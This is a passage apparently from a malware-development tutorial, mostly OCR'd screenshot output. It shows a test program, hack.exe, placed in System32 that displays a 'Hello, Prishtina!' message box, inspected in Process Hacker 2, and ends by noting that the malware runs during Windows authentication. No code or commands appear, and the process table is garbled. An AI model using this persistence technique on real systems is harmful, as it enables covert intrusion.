
According to the logic of the our malicious program, "Hello, Prishtina!" messagebox popped up:



=^..^=

Hello, Prishtina!

Let's check process properties via Process Hacker 2:



N/A
(UNVERIFIED)
Version: N/A
Image file name: C:\Windows\System32\hack.exe

Command line: hack.exe
Current directory: C:\Windows\system32\
Started: 40 seconds ago (5:15:10 AM 5/5/2024)
PEB address: 0x2910300000 Image type: 64-bit
Parent: Non-existent process (5184)
Mitigation policies: DEP (permanent); ASLR (high entropy)
Protection: None

Hello, Prishtina!

PID	CPU	I/O total
6716		
5596	0.04	
400		
5628		
2312		
2036		
2512		
3368		
4092		
1200	0.02	
632		
732		
6204	0.02	
5832		
5564	0.29	
2884		
7056	0.29	
6132		
4136	0.01	28 B/
2156		
5432	1.83	
4556		
3024		

memory: 1.63 GB (40.86%) Processes

As you can see, the malware will be executed during Windows authentication.